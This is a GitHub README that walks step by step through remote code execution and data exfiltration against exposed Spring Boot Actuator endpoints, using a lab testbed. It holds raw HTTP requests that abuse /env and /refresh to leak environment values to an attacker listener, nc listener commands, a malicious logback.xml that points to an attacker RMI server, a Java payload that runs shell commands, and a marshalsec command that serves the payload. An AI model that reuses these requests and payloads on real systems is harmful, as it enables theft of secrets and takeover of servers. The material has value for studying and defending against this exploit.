 jas502n/springboot_actuator_rce
SpringBoot_Actuator_RCE

/swagger-ui.html
When we directly visit the springboot site, we can see that some password fields are filled with *

Reference https://mp.weixin.qq.com/s/HmGEYRcf1hSVw9Uu9XHGsA
Specific implementation process:
For example: we want to obtain the pid parameter value
"PID": "10648",
POST /env HTTP/1.1
Host: 10.20.24.191:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

eureka.client.serviceUrl.defaultZone=http://${PID}@10.20.24.191:2444/
Then POST arbitrary content to /refresh to trigger the vulnerability
Note: Normally you need to wait about 3 seconds for a response packet. If it returns immediately, the service may be missing the spring-boot-starter-actuator extension package and cannot refresh the vulnerability, making it unexploitable
POST /refresh HTTP/1.1
Host: 10.20.24.191:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

12312
When the server listens on port 2444 with nc, it receives:
root@kali:/tmp# nc -lvvp 2444
listening on [any] 2444 ...
connect to [10.20.24.191] from kali [10.20.24.191] 40960
GET /xstream/apps/ HTTP/1.1
Accept: application/json
DiscoveryIdentity-Name: DefaultClient
DiscoveryIdentity-Version: 1.4
DiscoveryIdentity-Id: 10.20.24.191
Accept-Encoding: gzip
Host: 10.20.24.191:2444
Connection: Keep-Alive
User-Agent: Java-EurekaClient/v1.4.11
Authorization: Basic MzgzNDY6bnVsbA==
Authorization: Basic MzgzNDY6bnVsbA==
Base64 decoding gives:
root@kali:/tmp# echo MzgzNDY6bnVsbA== |base64 -d
38346:null
This is the same as the pid information above
Similarly, to obtain the user.country parameter, the steps are the same
Result:
root@kali:/tmp# nc -lvvp 2555
listening on [any] 2555 ...
connect to [10.20.24.191] from kali [10.20.24.191] 38994
GET /xstream/apps/ HTTP/1.1
Accept: application/json
DiscoveryIdentity-Name: DefaultClient
DiscoveryIdentity-Version: 1.4
DiscoveryIdentity-Id: 10.20.24.191
Accept-Encoding: gzip
Host: 10.20.24.191:2555
Connection: Keep-Alive
User-Agent: Java-EurekaClient/v1.4.11
Authorization: Basic VVM6bnVsbA==

 sent 0, rcvd 310
Base64 decoding gives:
root@kali:/tmp# echo VVM6bnVsbA== |base64 -d
US:null
Enter the parameter to query and the port nc listens on

Listen on the port, capture the specified header, and automatically base64-decode it

Note: If you are lucky enough to have Eureka-Client <1.8.7 in the target classpath (usually included in Spring Cloud Netflix), you can exploit the XStream deserialization vulnerability in it.
For example: User-Agent: Java-EurekaClient/v1.4.11
git clone https://github.com/veracode-research/actuator-testbed
Start it
mvn install
or
mvn spring-boot:run
After compiling and running, we find that the listening IP address is 127.0.0.1, so it can only be accessed locally
A quick Baidu search shows that changing it to 0.0.0.0 fixes it
Locate the key file
grep -r 'server.address' -n ./
./src/main/resources/application.properties:2:server.address=127.0.0.1
./target/classes/application.properties:2:server.address=127.0.0.1
Change it to:
server.port=8090
server.address=0.0.0.0

# vulnerable configuration set 0: spring boot 1.0 - 1.4
# all spring boot versions 1.0 - 1.4 expose actuators by default without any parameters
# no configuration required to expose them

# safe configuration set 0: spring boot 1.0 - 1.4
#management.security.enabled=true

# vulnerable configuration set 1: spring boot 1.5+
# spring boot 1.5+ requires management.security.enabled=false to expose sensitive actuators
#management.security.enabled=false

# safe configuration set 1: spring boot 1.5+
# when 'management.security.enabled=false' but all sensitive actuators explicitly disabled
#management.security.enabled=false

# vulnerable configuration set 2: spring boot 2+
#management.endpoints.web.exposure.include=*
mvn spring-boot:run
or
/opt/jdk1.8.0_60//bin/java -classpath /opt/apache-maven-3.6.2/boot/plexus-classworlds-2.6.0.jar -Dclassworlds.conf=/opt/apache-maven-3.6.2/bin/m2.conf -Dmaven.home=/opt/apache-maven-3.6.2 -Dlibrary.jansi.path=/opt/apache-maven-3.6.2/lib/jansi-native -Dmaven.multiModuleProjectDirectory=/root/actuator/actuator-testbed org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run
Wait a moment
root@kali:~/actuator/actuator-testbed# netstat -ntpl |grep 8090
tcp6       0      0 :::8090                 :::*                    LISTEN      33666/java
root@kali:~/actuator/actuator-testbed#

http://10.20.24.191:8090/jolokia/list

Among them, reloadByURL can load a remote URL XML file
"ch.qos.logback.classic": {
"Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator": {
"op": {
"reloadByURL": {
"args": [
{
"name": "p1",
"type": "java.net.URL",
"desc": ""
}
],
"ret": "void",
"desc": "Operation exposed for management"
}
Contents of logback.xml

<configuration>
  <insertFromJNDI env-entry-name="rmi://10.20.24.191:1099/Exploit" as="appName" />
</configuration>

ExportObject.java
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class ExportObject {
   public ExportObject() throws Exception {
      Process var1 = Runtime.getRuntime().exec("touch /tmp/jas502n");
      InputStream var2 = var1.getInputStream();
      BufferedReader var3 = new BufferedReader(new InputStreamReader(var2));

      String var4;
      while((var4 = var3.readLine()) != null) {
         System.out.println(var4);
      }

      var1.waitFor();
      var2.close();
      var3.close();
      var1.destroy();
   }

   public static void main(String[] var0) throws Exception {
   }
}
Listen on the RMI port
root@kali:~/ldap_rmi# cat rmi.sh
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://10.20.24.191:8000/#ExportObject